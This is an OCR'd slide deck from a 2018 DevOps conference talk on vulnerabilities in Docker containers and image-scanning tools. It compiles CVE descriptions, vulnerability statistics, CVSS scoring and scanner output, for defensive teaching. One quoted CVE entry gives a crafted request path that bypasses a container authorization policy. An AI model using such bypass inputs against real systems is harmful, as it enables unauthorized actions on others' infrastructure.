


Common Vulnerabilities & Exposures (CVE) In Docker Containers
José Manuel Ortega
@jmortegac
All Day DevOps
October 17, 2018

Agenda

- Dockes images
- Docker CVE and container threats
- Container images scanning tools
- NVD vulnerabilities & Vulners


Thin R/W layer
Container layer
91e54dfb1179
0 B
d74508fb6632
1.895 KB
c22013c84729
194.5 KB
d3a1f33e8a5a
188.1 MB
ubuntu:15.04
Image layers (R/O)


Wordpress: 4.6
PHP: 7.0
Apache: 2.2
Ubuntu: 14.04

Container image scanning

- **Checking the software packages, binaries, libraries, operative system files,** against one or more well known vulnerabilities databases.
- **Analyzing the Dockerfile and image metadata** to detect security sensitive configurations
- **User defined policies** like software packages blacklists, base images whitelists.

Search Results


There are **45** CVE entries that match your search.

Name	Description
CVE-2018-9862	util.c in runV 1.0.0 for Docker mishandles a numeric username, which allows attackers to obtain root access by leveraging the presence of an initial numeric value on an /etc/passwd line, and then issuing a "docker exec" command with that value in the -u argument, a similar issue to CVE-2016-3697.
CVE-2018-8059	The Djelibeybi configuration examples for use of NGINX in SUSE Portus 2.3, when applied to certain configurations involving Docker Compose, have a Missing SSL Certificate Validation issue because no proxy_ssl_* directives are used.
CVE-2018-16398	In Twistlock AuthZ Broker 0.1, regular expressions are mishandled, as demonstrated by containers/aa/pause?aaa=\/start to bypass a policy in which "docker start" is allowed but "docker pause" is not allowed.
CVE-2018-15514	HandleRequestAsync in Docker for Windows before 18.06.0-ce-rc3-win68 (edge) and before 18.06.0-ce-win72 (stable) deserialized requests over the \\.\pipe\dockerBackend named pipe without verifying the validity of the deserialized .NET objects. This would allow a malicious user in the "docker-users" group (who may not otherwise have administrator access) to escalate to administrator privileges.
CVE-2018-1277	Cloud Foundry Garden-runC, versions prior to 1.13.0, does not correctly enforce disc quotas for Docker image layers. A remote authenticated user may push an app with a malicious Docker image that will consume more space on a Diego cell than allocated in their quota, potentially causing a DoS against the cell.
CVE-2018-12608	An issue was discovered in Docker Moby before 17.06.0. The Docker engine validated a client TLS certificate using both the configured client CA root certificate and all system roots on non-Windows systems. This allowed a client with any domain validated certificate signed by a system-trusted root CA (as opposed to one signed by the configured CA root certificate) to authenticate.
CVE-2018-11757	In Docker Skeleton Runtime for Apache OpenWhisk, a Docker action inheriting the Docker tag openwhisk/dockerskeleton:1.3.0 (or earlier) may allow an attacker to replace the user function inside the container if the user code is vulnerable to code exploitation.
CVE-2018-11756	In PHP Runtime for Apache OpenWhisk, a Docker action inheriting one of the Docker tags openwhisk/action-php-v7.2:1.0.0 or openwhisk/action-php-v7.1:1.0.1 (or earlier) may allow an attacker to replace the user function inside the container if the user code is vulnerable to code exploitation.
CVE-2018-10892	The default OCI linux spec in oci/defaults{_linux}.go in Docker/Moby from 1.11 to current does not block /proc/acpi pathnames. The flaw allows an attacker to modify host's hardware like enabling/disabling bluetooth or turning up/down keyboard brightness.
CVE-2018-10205	hyperstart 1.0.0 in HyperHQ Hyper has memory leaks in the container_setup_modules and hyper_rescan_scsi functions in container.c, related to runV 1.0.0 for Docker.

Docker CVE

CVE ID	Description	Date	Patch
CVE-2016-8867	Incorrect application of ambient capabilities	Oct 27, 2016	Engine 1.12.3
CVE-2014-8178	Attacker controlled layer IDs lead to local graph content poisoning	Oct 12, 2015	Engine 1.8.3, 1.6.2-CS7
CVE-2014-8179	Manifest validation and parsing logic errors allow pull-by-digest validation bypass	Oct 12, 2015	Engine 1.8.3, 1.6.2-CS7
CVE-2015-3629	Symlink traversal on container respawn allows local privilege escalation	May 7, 2015	Engine 1.6.1
CVE-2015-3627	Insecure opening of file-descriptor 1 leading to privilege escalation	May 7, 2015	Engine 1.6.1
CVE-2015-3630	Read/write proc paths allow host modification & information disclosure	May 7, 2015	Engine 1.6.1
CVE-2015-3631	Volume mounts allow LSM profile escalation	May 7, 2015	Engine 1.6.1

https://www.docker.com/docker-cve-database



https://www.saucs.com/cve?vendor=docker

Docker » Docker : Vulnerability Statistics

Vulnerabilities (17) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules


Related OVAL Definitions : Vulnerabilities (0) Patches (1) Inventory Definitions (0) Compliance Definitions (0)


Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2014	6		2							1		1			
2015	3										1	1			
2016	2									1		1			
2017	5	2													
2018	1														
Total	17	2	2							2	1	3			
% Of All		11.8	11.8	0.0	0.0	0.0	0.0	0.0	0.0	11.8	5.9	17.6	0.0	0.0	

https://www.cvedetails.com/product/28125/Docker-Docker.html?vendor_id=13534


Vulnerabilities By Year
6
3
2
5
1
2014 6
2015 3
2016 2
2017 5
2018 1


Vulnerabilities By Type
2
2
3
1
2
Execute Code 2
Bypass Something 2
Gain Privilege 3
Gain Information 1
Denial of Service 2

Container threats

- The **Dirty Cow exploit** on the Linux kernel allowing root privilege escalation on a host or container.
- **OpenSSL heap corruption** caused by malformed key header and a crash caused by the presence of a specific extension.
- **Buffer overflow in Ruby and Python libraries** allowing execution of malicious code.
- **Vulnerabilities like the glibc stack-based buffer overflow**
- **SQL injection attacks** that put hackers in control of a database container in order to steal data

36% of official images available for download contain high priority security vulnerabilities

- High vulnerabilities: ShellShock (bash), Heartbleed (OpenSSL), etc.
- Medium vulnerabilities: Poodle (OpenSSL), etc.
- Low vulnerabilities: gcc: array memory allocations could cause integer overflow

Medium prior-
ity


Layers
1 ADD file:58d5
Compressed size:
COMPONENT
CVE-2018-1000001
In glibc 2.26 and earlier there is confusion in the usage of getcwd() by realpath() which can be used to write before the destination buffer leading to a buffer underflow and potential code execution.
glibc 2.24-11+deb9u3
LGPL:Lgpl License
CVE-2018-1000001
Critical

Printer Friendly View

CVE-ID

CVE-2018-1000001 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information


Description

In glibc 2.26 and earlier there is confusion in the usage of getcwd() by realpath() which can be used to write before the destination buffer leading to a buffer underflow and potential code execution.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- EXPLOIT-DB:43775
- URL:https://www.exploit-db.com/exploits/43775/
- EXPLOIT-DB:44889
- URL:https://www.exploit-db.com/exploits/44889/
- MLIST:[oss-security] 20180111 Libc Realpath Buffer Underflow CVE-2018-1000001
- URL:http://seclists.org/oss-sec/2018/q1/38
- MISC:https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
- REDHAT:RHSA-2018:0805
- URL:https://access.redhat.com/errata/RHSA-2018:0805
- UBUNTU:USN-3534-1


6.5
(Medium)
Base Score
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)

CVSS = Impact × Exploitability

Impact		Exploitability	
Confidentiality (C)	Complete (C) Partial (P) None (N)	Access Vector (AV)	Network (N), Adjacent Network (A), Local (L)
Integrity (I)		Access Complexity (AC)	High (H), Medium (M), Low (L)
Availability (A)		Authentication (Au)	None (N), Single (M), Multiple (M)

Vulnerabilities

Filter Vulnerabilities...

CVE	SEVERITY	PACKAGE	CURRENT VERSION	FIXED IN VERSION	INTRODUCED IN LAYER
CVE-2016-4448	10 / 10	libxml2	2.9.1+dfsg1-5+deb8u5	(None)	RUN set -ex; apt-get upda
CVE-2017-17458	10 / 10	mercurial	3.1.2-2+deb8u4	3.1.2-2+deb8u6	RUN apt-get update && apt
CVE-2017-18017	10 / 10	linux	3.16.51-2	3.16.56-1	RUN set -ex; apt-get upda

VECTORS

Access Vector	Access Complexity	Authentication	Confidentiality Impact	Integrity Impact
Network	Low	None	Complete	Complete
Adjacent Network	Medium	Single	Partial	Partial
Local	High	Multiple	None	None

DESCRIPTION

The tcpmss_mangle_packet function in net/netfilter/xt_TCPMSS.c in the Linux kernel before 4.11, and 4.9.x before 4.9.36, allows remote attackers to cause a denial of service (use-after-free and memory corruption) or possibly have unspecified other impact by leveraging the presence of xt_TCPMSS in an iptables action.

DirtyCow

CVE-2016-5195

debian

Name	CVE-2016-5195
Description	Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exploited in the wild in October 2016, aka "Dirty COW."
Source	CVE (at NVD; CERT, LWN, oss-sec, fulldisc, bugtraq, EDB, Metasploit, Red Hat, Ubuntu, Gentoo, SUSE bugzilla/CVE, Mageia, GitHub code/issues, web search, more)
References	DLA-670-1, DSA-3696-1
NVD severity	high (attack range: local)

https://security-tracker.debian.org/tracker/CVE-2016-5195

DirtyCow

Vulnerable and fixed packages

The table below lists information on source packages.

